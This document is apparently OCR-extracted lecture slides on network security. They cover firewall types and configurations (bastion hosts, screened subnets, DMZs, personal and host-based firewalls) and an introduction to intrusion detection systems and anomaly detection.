
Comparison of Firewall Types

	Performance	Modify client application	Defends against fragm. attacks
Packet filter	Best	No	No
Session filter		No	Maybe
Circuit-level gateway		Yes (SOCKS)	Yes
Application-level gateway	Worst	Yes	Yes

Bastion Host


- highly secure host system
- runs circuit / application level gateways
- or provides externally accessible services
- potentially exposed to "hostile" elements
- hence is secured to withstand this
  - hardened O/S, essential services, extra auth
  - proxies small, secure, independent, non-privileged
- may support 2 or more net connections
- may be trusted to enforce policy of trusted separation between these net connections

Single-Homed Bastion Host



If packet filter is compromised, traffic can flow to internal network

Dual-Homed Bastion Host




Host-Based Firewalls

- s/w module used to secure individual host
  - available in many operating systems
  - or can be provided as an add-on package
- often used on servers
- advantages:
  - can tailor filtering rules to host environment
  - protection is provided independent of topology
  - provides an additional layer of protection


Personal Firewalls

- controls traffic between PC/workstation and Internet or enterprise network
- a software module on personal computer
- or in home/office DSL/cable/ISP router
- typically much less complex than other firewall types
- primary role to deny unauthorized remote access to the computer
- and monitor outgoing activity for malware

Personal Firewalls




Firewall Configurations




(a) Screened host firewall system (single-homed bastion host)

Firewall Configurations




(b) Screened host firewall system (dual-homed bastion host)

Firewall Configurations




(c) Screened-subnet firewall system


DMZ Networks



Virtual Private Networks



Distributed Firewalls



General Problems with Firewalls

Interfere with some networked applications

Don’t solve many real problems

- Buggy software (think buffer overflow exploits)
- Bad protocol design (think WEP in 802.11b)

Generally don’t prevent denial of service

Don’t prevent insider attacks

Increasing complexity and potential for misconfiguration

Summary

Firewall Locations and Topologies

- host-resident firewall
- screening router
- single bastion inline
- single bastion T
- double bastion inline
- double bastion T
- distributed firewall configuration

Summary

- have considered:
  - firewalls
  - types of firewalls
    - packet-filter, stateful inspection, application proxy, circuit-level
  - basing
    - bastion, host, personal
  - location and configurations
    - DMZ, VPN, distributed, topologies

Intrusion Detection Systems

What Should Be Detected?

Attempted and successful break-ins

Attacks by legitimate users

- Illegitimate use of root privileges, unauthorized access to resources and data …

Trojans, rootkits, viruses, worms …

Denial of service attacks

What is Intrusion Detection

Intrusion Detection

- Intrusion detection is a technique of detecting unauthorized access to a computer system or a computer network.
- An intrusion into a system is an attempt by an outsider to the system to illegally gain access to the system. Intrusion prevention, on the other hand, is the art of preventing an unauthorized access of a system's resources.
- The two processes are related in a sense that while intrusion detection passively detects system intrusions, intrusion prevention actively filters network traffic to prevent intrusion attempts.

- There are six types of intrusions:
  - Attempted break-ins, which are detected by atypical behavior profiles or violations of security constraints. An intrusion detection system for this type is called anomaly-based IDS.
  - Masquerade attacks, which are detected by atypical behavior profiles or violations of security constraints. These intrusions are also detected using anomaly-based IDS.
  - Penetrations of the security control system, which are detected by monitoring for specific patterns of activity.
  - Leakage, which is detected by atypical use of system resources.
  - Denial of service, which is detected by atypical use of system resources.
  - Malicious use, which is detected by atypical behavior profiles, violations of security constraints, or use of special privileges.

Types of Intrusion Detection System(1)

Based on the sources of the audit information used by each IDS, the IDSs may be classified into

- Host-base IDSs
- Distributed IDSs
- Network-based IDSs

Types of Intrusion Detection System(2)

Host-based IDSs

- Get audit data from host audit trails.
- Detect attacks against a single host

Distributed IDSs

- Gather audit data from multiple host and possibly the network that connects the hosts
- Detect attacks involving multiple hosts

Network-Based IDSs

- Use network traffic as the audit data source, relieving the burden on the hosts that usually provide normal computing services
- Detect attacks from network.

Host-Based IDS

Use OS auditing and monitoring mechanisms to find applications taken over by attacker

- Log all relevant system events (e.g., file accesses)
- Monitor shell commands and system calls executed by user applications and system programs
  - Pay a price in performance if every system call is filtered

Con: need an IDS for every machine

Con: if attacker takes over machine, can tamper with IDS binaries and modify audit logs

Con: only local view of the attack

Host-Based Anomaly Detection

Compute statistics of certain system activities

- Login and location frequency; last login; password fails; session elapsed time, output, CPU, I/O; frequency of commands and programs, file read/write/create/delete

Report an alert if statistics outside range

Example: IDES (Denning, mid-1980s)

- For each user, store daily count of certain activities
  - For example, fraction of hours spent reading email
- Maintain list of counts for several days
- Report anomaly if count is outside weighted norm

Problem: most unpredictable user is the most important

File integrity checker

- Records hashes of critical files and binaries
  - Hashes must be stored in read-only memory (why?)
- Periodically checks that files have not been modified, verifies sizes, dates, permissions

Good for detecting rootkits, but may be subverted by a clever rootkit

- Install a backdoor inside a continuously running system process (no changes on disk!)
- Copy old files back into place before Tripwire runs

How to detect modifications to running process?

System Call Interposition

Observation: all sensitive system resources are accessed via OS system call interface

- Files, sockets, etc.

